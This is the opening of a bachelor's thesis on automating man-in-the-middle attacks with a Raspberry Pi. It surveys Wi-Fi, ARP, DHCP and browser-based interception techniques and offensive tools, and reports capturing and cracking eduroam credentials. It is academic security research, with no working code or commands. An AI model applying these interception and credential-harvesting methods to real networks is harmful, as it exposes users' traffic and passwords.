BRNO UNIVERSITY OF TECHNOLOGY
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF INFORMATION TECHNOLOGY
FAKULTA INFORMAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF INFORMATION SYSTEMS
ÚSTAV INFORMAČNÍCH SYSTÉMŮ

AUTOMATION OF MITM ATTACKS WITH USE OF SINGLE BOARD COMPUTER

AUTOMATIZACE MITM ÚTOKŮ ZA POUŽITÍ JEDNODESKOVÉHO POČÍTAČE

BACHELOR'S THESIS
BAKALÁŘSKÁ PRÁCE

AUTHOR — ŠIMON PODLESNÝ
AUTOR PRÁCE

SUPERVISOR — Ing. JAN PLUSKAL
VEDOUCÍ PRÁCE

BRNO 2019

Ústav informačních systémů (UIFS) Akademický rok 2018/2019

Zadání bakalářské práce

22142

Student:	**Podlesný Šimon**
Program:	Informační technologie
Název:	**Automatizace MITM útoků za použití jednodeskového počítače**
	MITM Attack Automation Using Single-Board Solution
Kategorie:	Počítačové sítě

Zadání:

1. Nastudujte problematiku MITM útoků na síťovou komunikaci. Zohledněte známé zranitelnosti a možnosti jejich využití. Navrhněte demonstrační síťovou topologii ve které budete následně útoky demonstrovat.
2. Srovnejte existující řešení, které již obecně automatizované útoky provádějí. Zohledněte možnosti jejich použití na jednodeskovém počítači.
3. Navrhněte řešení umožňující automaticky monitorovat, modifikovat a prolamovat síťovou komunikaci využívající alespoň dva typy MITM útoků.
4. Implementujte navržené řešení na vhodně zvoleném jednodeskového počítači, např. Raspberry PI.
5. Otestujte implementaci v navržené síťové topologii z bodu 1. Zhodnoťte výhody, nevýhody Vaší implementace oproti existujícím řešením z bodu 2. Uveďte způsoby obrany, aby nebylo možné zranitelnosti využít.

Literatura:

- Callegati, F., Cerroni, W. & Ramilli, M., Man-in-the-middle attack to the HTTPS protocol. IEEE Security and Privacy, 7(1), p.78-81. 2009.
- Dierks, T. & Rescorla, E., 2008. RFC 5246 - The transport layer security (TLS) protocol - Version 1.2. In *Network Working Group, IETF*. pp. 1-105.
- Wagner, D. & Schneier, B., 1996. Analysis of the SSL 3.0 protocol. In *Proceedings of the 2nd conference on Proceedings of the Second USENIX Workshop on Electronic Commerce - Volume 2*. USENIX Association, p. 4.
- Das, M.L. & Samdaria, N., 2014. On the security of SSL/TLS-enabled applications. *Applied Computing and Informatics*.

Pro udělení zápočtu za první semestr je požadováno:

- Body 1, 2 a 3.

Podrobné závazné pokyny pro vypracování práce viz http://www.fit.vutbr.cz/info/szz/

Vedoucí práce:	**Pluskal Jan, Ing.**
Vedoucí ústavu:	Kolář Dušan, doc. Dr. Ing.
Datum zadání:	1. listopadu 2018
Datum odevzdání:	15. května 2019
Datum schválení:	9. května 2019

Abstract

Thesis is focused on design of MiTM attack with use of modern approaches in IT infrastructure. Especially it's focused on how to simplify configuration of single-board computer for penetration testing purposes by creating scalable infrastructure for device configuration and control. Proposed solution allows the usage of complicated attacks by trained staff while not limiting users with experience in network security. While today, applications capable of MiTM attacks are monolithic and device-centric, proposed solution considers the device providing MiTM just as one part of the solution and also focuses on other problems like data exfiltration or hash cracking.

Abstrakt

Práca je zameraná na návrh MiTM útokov s využitím moderných prístupov pri návrhu IT infraštruktúri. Špecificky sa zameriava na možnosti využitia jednodoskových počítačov a na možnosti ako zjednodušiť ich kofiguráciu pre účely penetračného testovania. Navrhnuté a implementované riešenie umožnuje použitie komplikovaných útokov personálom, ktorý je len zaškolený, pričom neobmedzuje použitie skúseným personálom. Zatiaľ čo dnešné prístupy by sa dali považovať sa monolitické a centrické, navrhnuté riešenie berie samotný MiTM útok len ako časť riešenia pričom sa zameriava aj na ostatné aspekty ako napríklad exfiltrácia dát, alebo crackovanie hesiel.

Keywords

MiTM, Ansible, Docker, Raspberry Pi, eaphammer, dot11decrypt, net-creds, Django, Bulma

Klíčová slova

MiTM, Ansible, Docker, Raspberry Pi, eaphammer, dot11decrypt, net-creds, DevOps, microservices, Django, Bulma

Reference

PODLESNÝ, Šimon. *Automation of MitM attacks with use of single board computer.* Brno, 2019. Bachelor's thesis. Brno University of Technology, Faculty of Information Technology. Supervisor Ing. Jan Pluskal

Rozšířený abstrakt

Práca sa zameriava na možnosti automatizácie MiTM útokov na jednodocskových počítačoch. V dnešnej dobe cena jednodoskových počítačov klesla na úroveň, kedy sú dostupné pre bežných ľudí, a zároveň ich výkon stúpol na úroveň, kedy je možné ich používať na bežné úlohy. Zároveň sa náš život čím ďalej tým viac previazuje s technológiami a čím ďalej tým väčšie množstvo technologie využíva na komunikácia práve WiFi siete. Tým sa ale zároveň naskytá otázka možnosti monitoringu týchto sieti. Zatiaľ čo technológia postúpila do predu, možnosti odpočúvania WiFi sieti stagnujú v stave z pred niekoľkých desiatkov rokov. Navrhnuté riešenie sa snaží túto stagnáciu prelomiť.

Riešenie, navrhnuté v tejto práci využíva najnovšie trendy v oblasti návrhu infraštruktúry. Koncový užívateľ má k dispozícii jednoduché webové rozhranie z ktorého vie spustiť konfiguráciu jednodoskového zariadenia jedným kliknutím. V tomto rozhraní vie taktiež upravovať tie najzákladnejšie veci ako napríklad názov WiFi ktorú chce odpočúvať a to pomocou regexov, ktoré sa môžu aplikovať na jeden alebo všetky projekty v súbore. Vďaka tomuto riešeniu, koncový užívateľ vie využiť už predpripravené útoky, a nemusí sa zaoberať otázkami ako prepoji jednotlivé komponenty spoločne tak, aby to fungovalo.

Pre demonštračné účely som si zvolil útok na WPA2, presnejšie jeden útok, pri ktorom útočník zachytáva prístupové údaje na WPA2 Enterprise WiFi sieť a druhý, pri ktorom útočník zachytáva a dešifruje komunikáciu vo WPA2 Personal sieti.

Tieto dva útoky som si vybral zámerne, nakoľko WPA2 Enterprise využíva pre svoje fungovanie univerzitná sieť eduroam, a mojím vedľajším cieľom bolo overiť si, ako bezpečná táto sieť v skutočnosti je. Zároveň pri tomto utoku je možné dokonale poukázať na výhody microservice architektúry, nakoľko je tu oddelené zachytávanie hesiel cez aplikáciu `epahammer` a jednodoskový počítač Raspberry Pi 3 Model B+, ktorý odosiela cez REST API prihlasovacie údaje na vzdialený úložný server z ktorého si následne (ak užívateľ dá k tomu príkaz) wrapper okolo programu Hashcat stiahne hashe prístupových údajov, a začne ich automatické prelamovanie na to určenej mašine. Po prelomení týchto údajov, sa textová hodnota hesla znovu uloží na server, a užívateľ sa takto dostane k dešifrovanému heslu bez akýchkoľvek starostí.

Dešifrovanie a analýzu komunikácie cez WPA2 Personal sieť som si pre zmenu zvolil z dvoch dôvodov. Prvým dôvodom je poukázanie na fakt, že komunikácia nie je bezpečná v prípade že je známe heslo na WiFi ako je tomu napríklad v prípade rôznych kaviarni s WiFi sieťou, ktorá je síce zaheslovaná, ale heslo je dostupné zákazníkom. V prípade znalosti hesla a odchytenia pripojovacej fázy k WiFi (4-way handshake), je možné komunikáciu odpočúvať a zachytené prístupové údaje posielať na vzdialený server. Druhým dôvodom je fakt, že sa jedna o dostatočne komplikovaný MiTM útok na to, aby sa ho oplatilo implementovať. Útok totiž vyžaduje prepnutie karty do monitor modu cez program `airmon-ng`, zapnutie zachytávania komunikácie na špecifickom kanály cez program `airodump-ng`, realtime dešifrovanie WPA2 komunikácie cez program `dot11decrypt`, postaveného na knižnici `libtins` a následnú analýzu už dešifrovanej komunikácie na prístupové údaje cez aplikáciu `net-creds.py`.

Výsledkom tejto práce je séria dokerizovaných mikroslužieb (microservices), ktoré je možné automatický použiť pre automatizáciu MiTM útokov a prípadne jednoducho upraviť. Automatická konfigurácia je na pozadí možná vďaka Ansible a užívateľ ju spúšťa cez jednoduché užívateľské rozhranie napísané vo frameworku Django a Bulma.

Výsledky praktického testu sú zaujímavé. Okrem overenia si faktu, že automatizácia funguje takmer bezchybne a zvolený MiTM útok prebieha hneď po zapnutí zariadenia bolo zaujímavé aj zistenie že veľké množstvo študentov využívajúcich WiFi sieť eduroam

neoveruje validitu certifikátu a tým pádom sú ich pripojenia náchylné na zachytenie. Približne 1/4 zachytených prihlasovacích údajov bolo možné prelomiť okamžite, pričom Univerzita Komenského v Bratislave pre svojich študentov používa iba 6 miestne heslá, ktoré je možné prelomiť do jednej minúty. Výsledok testovania druhého útoku nie je možné nazvať za úplný úspech, nakoľko zvolené riešenie nedokázalo dešifrovať komunikáciu zariadení značky Apple a pri testovaní zachytávania prihlasovacích údajov z iných zariadení bolo potrebné mnoho krát opakovať prihlásenie cez HTTP protokol niekoľkokrát. Taktiež útoky na SSL nie su z dôvodu že sa jedná o pasívny odposluch možné.

K nevýhodám samotnej architektúry použitej pri automatizáciu MiTM patrí hlavne dlhší čas vývoja, nakoľko je potrebné definovať API endpointy a vytvoriť dokerizované verzie aplikácii, ktoré ale musia byť vytvorené na platforme, na ktorej budú bežať. To znamená napríklad že Docker aplikácie pre Raspberry Pi, nemôžu byť vytvorené na bežnom desktopovom PC platformy X86, nakoľko Raspberry Pi je ARM platforma.

Automation of MitM attacks with use of single board computer

Declaration

Hereby I declare that this bachelor's thesis was prepared as an original author's work under the supervision of Ing. Jan Pluskal. All the relevant information sources, which were used during preparation of this thesis, are properly cited and included in the list of references.

. . . .
Šimon Podlesný
May 15, 2019

Acknowledgements

I would like to thank my supervisor Ing. Jan Pluskal for his excellent guidance and invaluable feedback and advice during my work on this bachelor's thesis. Also I would like to thank John Hammersley a John Lees-Miller for help with LaTeX.

Contents

1 Introduction **3**

2 Man in the middle (MITM) attacks **4**

3 Available tools **10**
3.1 Hardware tools 10
3.2 Software tools 11

4 Proposed solution **16**
4.1 Configurator and automatic deployment 16
4.2 Selected attack scenarios 20
4.2.1 Attacking WPA2 Enterprise 20
4.2.2 Credentials capturing from WPA2 Personal network 20

5 Implementation **22**
5.1 Building Kali linux image as base for other images 22
5.2 Building Docker image for eaphammer application 23
5.3 Building docker image for Wi-Fi Protected Access 2 (WPA2) sniffer 24
5.4 Storage server implementation 25
5.5 Configurator 28

6 Attack scenarios and testing infrastructure **33**
6.1 WPA2 Enterprise credential harvesting and cracking 33
6.2 Monitoring and real time analysis of WPA2 traffic 35

7 Testing results and protection **36**
7.1 WPA2 Enterprise attack results and protection 36
7.2 WPA2 monitoring, credential harvesting and protection 37

8 Conclusion **38**
8.1 Further development 38

Bibliography **42**

A Building process of `playbook.zip` **44**

B Configurator and Storage server Graphical User Interface (GUI) **45**

C Dockerfiles **50**

List of Figures

3.1 WiFi-Pumpkin - Transparent proxy [12] 12

4.1 High level graph of infrastructure 17
4.2 Configurator interface for end user 17
4.3 Configurator interface for end user 18
4.4 Communication infrastructure of first attack scenario 19

6.1 Test infrastructure for WPA2 Enterprise 34

A.1 Graph showing building process of Playbook 44

B.1 Index page of Configurator 45
B.2 Role details in Configurator 46
B.3 Creation of new local regular expression (regexp) for role in Configurator . 47
B.4 Hosts and group management in Configurator 47
B.5 Global variables in Configurator 47
B.6 Credentials monitor output from Storage server 48
B.7 Hash storage front end from Storage server 49

Chapter 1

Introduction

Technology is tightly bound with most of our lives today. As Internet of Things (IoT) become more available and cheaper and every smartphone have access to internet through WiFi it came to a question how to monitor this communication. While technology exists and is widely available, it's not easy to use it by non IT people. This could be a good thing as it's limit misuse by script kiddies and criminals but it could also limit use by law enforcement for example. Placing recording device in room is common practice during investigation while network monitoring is done mostly through Internet Service Provider (ISP) and is rarely done physically today. This limit monitoring only for outgoing communication and will not provide information as what devices were connected to the network in specific time.

For this reason I decided to do a research in this area and came with a best solution on how to break, modify and monitor network communication and create solution as simple as „plug and play“ for end user. I decided to create two examples represented by two MITM attacks. This doesn't mean that work is limited on this two attacks only. It could be expanded to cover another MITM attacks in future. Also it's not limited to MITM attacks only. It's more like framework for automation of network attacks.

In Chapter 2, several most known and widely used MITM attacks are described. In Chapter 3 comparison between existing software and hardware solutions is made. Then in Chapter 4 proposed solution is described with implementation details in Chapter 5. Chapter 6 contains network topology for testing and created attack scenarios followed by Chapter 7 with results of testing and proposed protection mechanism against attacks. Last Chapter 8 contains conclusion and summary of the work.

Red teaming or penetration testing in general is for me personally one of the most interesting part of networking, since it requires a deep knowledge of networks and also allows to be creative. Problem is that all currently available tools are made for desktop or notebook environments and porting them to single board devices is quite complicated, time consuming and repetitive process. For that reason, I decided to work on automation of this attacks and since MITM attacks are the attacks with biggest potential, I decided to automate them to a level where as little as possible feedback from user would be required. Since my specialisation is DevOps, I decided to use my knowledge of Docker and micro-service oriented development approach for this project.

Chapter 2

MITM attacks

Man in the middle (MITM) is type of an attack where attacker is tapping, redirecting or changing network traffic between two devices. Instead of other types of attacks, like Cross Site Scripting (XSS), or IP spoofing, MITM attacks are not focused on one specific layer of TCP/IP model but could be found [19] in every single layer.

Therefore it's possible to say that MITM is category of attacks and not one specific attack. In this chapter, I will introduce several most known and widely used attacks that could be classified as MITM.

Network Tap

This type of attack cover mostly hardware tapping of physical network.

In past, network device called hubs (predecessors of switches) was used for tapping. Hub physically mirror all data to every device in network. The only thing that attacker had to do was switch his network card into promiscuous mode and log even data that were addressed to other devices in network.

Today there are hardware devices (subsection 3.1) used by software companies, law enforcement and criminals that mirror traffic similar way for further network analysis.

It's also possible to add another device between target and router or switch which would have two interfaces switched to bridge mode. Attacker then can do a network monitoring, analysis or tampering. This device must be able to handle massive traffic, and in some cases, this could exhaust device resources and completely block computer from accessing network.

Evil Twin

Evil twin is relatively new type of attack that was introduced[1] on Black Hat conference in 2005.

Evil Twin is fraudulent WiFi Access Point (AP) which looks like legitimate AP for users. It's used mostly for phishing attacks with intention to capture credentials from users or force clients to install malicious software on computer. There are however some modifications, that allow simply capture and decrypt communication or expand this attack to another protocols like WPA2 Enterprise.

[1]https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-beetle-update.pdf

KARMA attack

KARMA attack was introduced in 2004 and it was the predecessor of Evil twin attack as we know it. By wireless sniffing, attacker can discover 802.11 Probe Request frames from client and create Rogue AP for specific name.

KARMA attack can go even further [15] then just responding to single client requests, and by creating patch for Linux MADWifi driver, it's possible to create an 802.11 Access Point for any probed Service Set Identifier (SSID). This attack was widely available since 2014 but it's patched in most devices today.

MANA attack

As an response to patching KARMA attack, MANA attack was created. It could be also said that MANA is not new type of attack but only improved KARMA attack.

While KARMA simply respond to to directed WiFi probe requests, MANA responds to also a broadcast WiFi probes (with specific response based on device). This was one of the protections that was implemented to mitigate KARMA attack. The second protection, implemented by iOS, was that devices will not start probing for hidden networks as long, as there wasn't at least one hidden network nearby.

There are two modes in which MANA operates: In first mode, it keeps responses specific to device (by MAC address). In second mode, all responses are available to all devices.

KRACK attacks

KRACK attack was discovered in 2017 by Mathy Vanhoef and Frank Piessens. It allow attacker to weak WPA2 encryption by capturing and replying 3rd message in 4-way handshake. By capturing this 3rd message, it could replay it to target which will then reset it's cryptographic nonce and that open a way for attacker to decrypt, replay or modify communication from or to target.

In fact, this is a correct behavior for WPA2 protocol, because router must be sure, that they would use the same nonce at the beginning of communication. Problem is that initial nonce should be used only once at the beginning of the communication but WPA2 protocol doesn't enforce this.

Because of that, keystream is reused for communication and if all messages will reuse keystream, it become trivial for an attacker to derive it and decrypt all communication.

Difference between Rogue AP, Evil Twin and KARMA/MANA

Rogue AP is wireless access point that was installed in network by employee without authorisation or by an attacker. It allow attacker to accessing internal network while bypassing Intrusion Detection System or Intrusion Prevention System (IDS/IPS) protection on gateway.

Evil Twin on the other hand pretends to be valid wireless AP to lure victim for connecting with intention of stealing or tampering communication. Evil Twin unlike Rogue AP does not have access to internal network but it could provide connection to internet.

Before introducing term Evil Twin in 2005, RogueAP was also used for Evil Twin like attacks. That's one of the reasons why in articles before 2005 about KARMA attacks, you could see this term used instead of Evil Twin. Today, it's widely accepted to differentiate between these two attacks.

ARP cache poisoning

Address Resolution Protocol (ARP) cache poisoning, also known as **ARP cache spoofing** or **ARP poison routing** in basic principle exploiting lack of authentication in the ARP protocol. Attacker is sending forged ARP messages with intention to associate his Media Access Control (MAC) address with Internet Protocol (IP) address of target. Because ARP is stateless protocol, networks will automatically cache any replies they received even if host network doesn't requested them. Even replies that are valid and didn't expired yet would be updated by newer ARP reply packets.

This type of attack was often used in past. Today its use is on decline due to fact that it could be easily detected even by anti virus software in it's most basic version.

NDP spoofing

Network Discovery Protocol (NDP) is a collection of functions used in Internet Protocol version 6 (IPv6) network to replace flawed and insecure ARP protocol (which is used in Internet Protocol version 4 (IPv4) and whose flaws are mentioned in section 2). Network Discovery (ND) function rely on Internet Control Message Protocol Version 6 (ICMPv6) to do the same operations like ARP. Because of that, NDP spoofing work on same principle of forging messages as ARP poisoning does.

Main difference, compared to ARP, is that NDP spoofing is not attacking router, instead NDP spoofing is targeting client itself. There are two types of attack vector:

- Attacker is faking to be another host by forging Network Advertisement (NA) message. This attack is known as NA spoofing.
- Attacker forge messages from router and send ICMPv6 message router advertisement with bigger priority than original. This attack is known as Neighbor Solicitation (NS) spoofing.

Port stealing

This technique is useful when ARP cache poisoning is not effective (for example when static mapped ARPs are used). Attacker flood network with forged packets, where destination MAC address of each forged packet is the same as the attacker one (other Network Interface Controller (NIC) won't see those packets) and the source MAC address will be of the victim [1].

When attacker receive data, he simply stop flooding network with ARP packets and resend modified data to target.

Packet injection

Is a process of interfering with established connection by adding packets that looks like part of original communication. It's commonly used in attacks against WPA/WPA2 protocol where forged packets are used to Deauthentication (DeAuth) user from WiFi in order to capture 4-way handshake or to generate ARP frames for WEP replay attack.

Packet injection could be used for Denial of Service (DoS) attacks. This is also a case in attacks on WPA2 where DoS speed up capture of 4-way handshake.

DeAuth attacks could be also used as attack vector itself to „cut“ wireless connection for everyone in range since DeAuth attacks cannot be stopped/filtered by any way.

DHCP attacks

There are two main attack vectors known for Dynamic Host Configuration Protocol (DHCP). Both of them make use of fact, that there could be more then one DHCP server in network and that user cannot validate if DHCP server is valid or not.

DHCP Spoofing

Attacker create rogue DHCP server in network for sniffing DHCP discovery packets. When attacker receive DHCP discovery broadcast message, rogue DHCP server will reply with it's own DHCP offer message before genuine DHCP server have a chance. Attacker then can send his own IP address as IP gateway to client in DHCP acknowledgement message and perform MITM attack. Attacker can also change Domain Name System (DNS) server address and use his own rogue DNS server to perform phishing attacks.

DHCP Starvation

DHCP starvation attack could be also classified as DoS attack on DHCP. Even it's out of scope of this project, I believe it's worth mentioning it as it could be used with DHCP spoofing attack to make it more successful.

In DHCP starvation attack, attacker is sending a lot of DHCP requests with spoofed MAC address to deplete IP address range assigned to DHCP server . When IP address range is depleted, genuine DHCP server will stop responding with DHCP offer messages and rogue DHCP server can propagate its own DHCP offer messages on broadcast.

Cross frame scripting

Cross Frame Scripting (XFS) is an Man in the middle (MITM) attack on application layer that combines malicious JavaScript with an iframe tag. This attack rely heavily on social engineering by making user to visit website under attacker control which contain malicious Java Script and Hypertext Transfer Protocol (HTTP) iframe pointing to legitimate site.

Once the user visit malicious website, legitimate site is loaded in a iframe and user have the same experience as visiting legitimate website. Java Script on background will record every mouse move and key input that user made and this way capturing credentials.

This technique is used even today with some modifications mostly by banking malware [9], which inject malicious Java Script to browser (see section 2) and then wait for user to visit website of bank so it could capture credentials.

mDNS Spoofing

Multicast DNS (mDNS) is a protocol similar to common DNS system but with different implementation. When mDNS client need to resolve a host name, it would send multicast message so every client with given hostname so it could identify itself. Client with given host name would respond by multicast message too so every client in network could update his mDNS cache.

Lacking authentication however means that every client could claim to be any device in network. When two device respond for the same host name at the same time, device with better response time would have bigger priority and would be preferred.

This attack is not well known but it could be used when forging DNS packets is not possible. It could also be used for passive network reconnaissance or for capturing data send to local printer which in many cases use mDNS for easier access in Local Area Network (LAN). It's also common practise to connect remotely to devices like Raspberry Pi by mDNS (default address: raspberrypi.local). Devices like RaspberryPi or other IoT devices in network are in most cases not fully updated and could be used as permanent and ideal backdoor in network.

Man-in-the-browser

Man in the Browser (MiTB) is an proxy trojan horse that infects web browser to modify web pages, transaction content or add additional transactions to communication. All this actions are invisible for both web application and user.

MiTB is also capable to bypass most of the current security mechanism such as Secure Sockets Layer (SSL), Public Key Infrastructure (PKI) and two or three factor authentication. In most cases malware inject browser process to monitor browser activity or it hooks Windows message loop event in order to inspect values of the windows objects for banking activity [9]. Then malware could use modified version of XFS (see section 2) to perform MITM. It's worth to mention that this attack is hard to detect with detection ratio around 23% in 2009 [3] for Zeus malware family, one of the most known banking malware that used MiTB.

Session hijacking

Session hijacking, sometimes also known as cookie hijacking, is exploitation technique of valid sessions for gaining unauthorized access to information or services from local or remote system. It's mostly known for exploiting lack of default authentication in HTTP protocol.

Session hijacking of HTTP protocol

HTTP protocol was designed as stateless protocol and therefore in default implementation does not provide any way of authentication. This option is provided mostly by HTTP cookie option in HTTP packet header and could be exploited. Session hijacking is worth to try when attacker cannot capture credential transfer in network due to a use of Secure Sockets Layer/Transport Layer Security (SSL/TLS) or simply by missing log-in request. In many cases SSL is used only for authentication and rest of the communication is unsecured.

There are 4 main methods that could be used for session hijacking:

- Session fixation
- Session side jacking
- XSS
- Malware

From this four option, there is only one that use MITM for session hijacking and it's Session file jacking. Using malware could be also considered to be MITM attack as it is a malicious program that exploit weak link between browser and operating system but it could be also categorized as MiTB attack due to a fact that in most cases it exploit web browser.

Session side jacking

If attacker can capture network traffic from client-server HTTP communication, he can extract session information from HTTP header. This data allow attacker to impersonate victim even without credentials.

It's also a good attack vector for unsecured WiFi networks where attacker can capture mostly incomplete communication. There are however some limitations. Most of the session cookies are limited to specific IP address and could be used only if attacker and victim are in the same network or share the same public IP address. Also correctly implemented cookies have limited lifespan and are also invalidated when user log out from server.

SMB relay attack

Server Message Block (SMB) relay attack was introduced in 2001 a the the @tlantacon convention. Seven years after it was introduced, Microsoft finally created patch fixing this exploit but not completely.

Attack is still possible to use even today but only against another client and not against the same (as it was possible in original exploit). The answer to question why it takes Microsoft so much time to fix it is that exploit use the flaw in protocol itself and not in wrong implementation. Due to this fact, it was hard to create patch that would not break back compatibility. Attack description would be difficult and would exceed page limits of this work due to complexity of SMB protocol which must be known for full understanding of a way how to bypass protection by message nonce, but it's good to mention it as it show us how difficult could it be to mitigate MITM attacks.

Chapter 3

Available tools

In this chapter, I will introduce several tools for network audit that could be used for exploiting MITM vulnerabilities. So far, I didn't find any software tools that would be widely used for automated MITM attacks but there are tools that could be called MITM frameworks. Automated MITM attacks could not be possible due to a wide area that MITM attacks covers. It's hard to made one fits for all solution on universal and widely available hardware. Tools that exists today are specifying in on area (WiFi, Bluetooth, Ethernet) and completely ignore others.

3.1 Hardware tools

All devices described below are single board and in most cases they are based on Advanced RISC Machine (ARM) platform due to lower power consumption compared to x86 architecture. Low power consumption is essential because in most cases this devices are powered from battery.

Wifi Pineapple

Wifi Pineapple is probably most known device in infosec community for wireless auditing. It's provided in two variants: Smaller dongle called WiFi Pineapple NANO and bigger router sized device called WiFi Pineapple TETRA. This two devices were developed for mobile and persistent deployments by company that is specializing in selling penetration testing hardware. They both provide following features [11]:

- Rogue AP
- Advanced client and AP filtering
- Live reconnaissance view
- Device tracking and alerting

Control interface is made as web interface where attacker could change device configuration or made rules as who could connect to Rogue AP and who's not allowed to.

Throwing star LAN tap

Throwing star LAN tap provide passive Ethernet tapping and doesn't require external power for operation (but it could short operation range of twisted pair).

Monitoring ports are receive only which makes it impossible to accidentally transmit data into target network. From network perspective, Throwing star LAN tap looks just like section of cable and therefore cannot be detected by Intrusion Detection System (IDS)/Intrusion Prevention System (IPS) systems. Only known limitation is speed, which cannot exceed 100 Mbit/s (Fast Ethernet) and will automatically downgrade speed connection if computer is connected through gigabit Ethernet.

Ubertooth One

Even this work is targeted on network communication, I believe it's worth to mention this device, which is open source and open hardware and whose main purpose is to bring Bluetooth monitoring at the same level of availability as WiFi monitoring is today. This device provide [10] same functionality as WiFi dongles capable of monitoring mode. It allow Bluetooth Low Energy (BLE) and Bluetooth Basic Rate (BR) connection sniffing and manipulation.

Packet squirell

Packet squirell is another device for network tapping, which also provide remote access through OpenVPN tunnel or reverse shell. It could also store captured traffic on flash drive for further analysis or do a DNS spoofing in network.

LAN turtle

Another famous MITM device in infosec community which could be in general called rogue Ethernet adapter. It provide the same functionality as Packer squirrel but it could provide out of band access to device through 3G modem to avoid detection by IDS/IPS systems or firewall. It could also be used for exfiltrating data from air gaped network or as and network reconnaissance device.

3.2 Software tools

Software tools could be in general split into two different categories. Software tools that attack wireless networks and software tools that attacks Ethernet networks. This categorisation doesn't apply always, since there are some exceptions like Bettercap which implements some wireless attacks too.

WiFi-Pumpkin

WiFi-Pumpkin is a framework for Evil Twin attacks. It allows attacker easily create fake AP and forward legitimate traffic to and from network. It also allows monitor communication and DeAuth clients from from real AP to make them connect to rogue AP. From other MITM attacks, it could do ARP poisoning, DNS spoofing, DHCP starvation attack and partial HTTP Strict Transport Security (HSTS) bypass. Compared to another tools, WiFi-Pumpkin is best option for general purpose WiFi MITM tool with support for RaspberryPi. It could also be called open source alternative to PineAP which could be found in proprietary WiFi Pineapple hardware (see section 3.1).

Limitation of these frameworks is that it requires Linux distribution with graphical interface as the only possible way of using it is through GUI which I personally consider to be blocker due to a fact, that it cannot be configured easily via Command Line Interface (CLI). CLI is currently under development and was not available in time of writing this thesis [13]. WiFi-Pumpkin also allows modifying binary files which are downloaded via Rogue AP but this project called Backdoor Factory Proxy (BDFProxy) is no longer maintained and supported so usage of this feature is limited and in most cases detectable by anti-virus solutions.

Great feature contained in WiFi-Pumpkin for automation is called Transparent proxy and it allow attacker to write his own scripts for intercepting and manipulation of HTTP traffic as shown in figure 3.1.




Figure 3.1: WiFi-Pumpkin - Transparent proxy [12]

Ettercap

Ettercap was born in 2001 as tool for man-in-the middle attacks on switched and hub LAN. It could switch card to promiscuous mode and do a network protocol analysis and provide features like Operating System (OS) finger printing. It has two main options from which you have to select one to continue in GUI menu.

Unified sniffing option

Ettercap will sniff all packets passed through interface. Attacker can choose if he want to put interface into promiscuous mode or not. In case he did that, packets not directed to host will go through Ettercap and will be automatically directed to the targeted host using Layer 3 (L3) routing. This way, attacker could use different tool for MITM and use Ettercap only for packet modification and forwarding. This option also disable kernel `ip_forwarding` option so packets would not be forwarded twice, once by system and once by Ettercap. Because of this, it's recommended to run Ettercap only on gateway interface as it could otherwise cause connection issues.

Bridged sniffing option

This option use two interfaces and forward traffic between them while performing sniffing and content filtering. This method is completely stealthy since there is no way to found that someone is between. It could be also called as MITM attack on Layer 1 (L1) and is similar to hardware tool called Throwing star LAN tap (described in section 3.1).

Features

- SSH version 1 (SSH1) credentials sniffing
- SSL fake certificate MITM
- Packet filtering
- Creating own plugins to modify connections
- Password collector for: Telnet, File Transfer Protocol (FTP), SMB, MySQL, HTTP, Internet Message Access Protocol (IMAP), Simple Network Management Protocol (SNMP),. . .

It's also possible to run Ettercap either in GUI or CLI and due to a widespread use of this tool, it's also available in Raspbian repository and could be easily installed via Advanced Packaging Tool (APT) manager.

Bettercap

Bettercap is a successor of outdated Ettercap. First version was released in 2015 and it should provide „complete, modular, portable and easily extensible MITM tool and framework with every kind of diagnostic and offensive feature you could need in order to perform a man in the middle attack.“ [4]

Second version was introduced in March, 2018 and framework was rewritten from Ruby to Go language due to a performance issues [7]. This new version is alse easier to deploy with almost no dependencies. Currently it's supported on platforms Windows, macOS, Android, Linux (arm, mips, mips64, etc) while iOS support is under development.

Bettercap have modular infrastructure so it could be easily extended by modules. There are already some modules providing basic functionality like network reconnaissance, ARP poisoning, NDP poisoning and DNS spoofing. Framework also provide proxy interface for HTTP requests so attacker could create JavaScript code for modifying communication. For automation of attacks, rather then writing shell script that could be complicated and unclear, Bettercap provide caplets that are similar to Meterpreter scripts.

Instead of Ettercap, Bettercap provide modules for WiFi attacks which could easily replace tolls like Aircrack-ng and Airodump-ng. Bettercap also provide Representational State Transfer Application Programming Interface (REST API), that allow further control and monitoring outside of framework.

Comparison to Ettercap

- Ettercap filters are buggy and hard to implement due to a specific language they're implemented in
- Ettercap network discovery is unstable in bigger networks
- Ettercap is written in C/C++ and it's hard to extend it due to complexity of programs in C/C++.
- ICMP spoofing doesn't work in Ettercap and there is newer version of this attack implemented in Bettercap [6] called DoubleDirect.

- Bettercap provide built in Hypertext Transfer Protocol Secure (HTTPS) and Transmission Control Protocol (TCP) proxy
- Bettercap provide fully customizable credential sniffer, while Ettercap is limited by number of filters already built in program.

Comparison between Ettercap, Bettercap and WiFi-Pumpkin

This three tools are probably most used tools for MITM attacks today. As shown in Table 3.1, they share a lot of functionality but they are not the same. Probably most useful tool for MITM attacks today is Bettercap

	Ettercap	Bettercap	WiFi-Pumpkin
Evil Twin	X	✓	✓
Transparent proxy	X	✓	✓
Credentials monitor	✓	✓	✓
CLI	✓	✓	X
REST API	X	✓	X
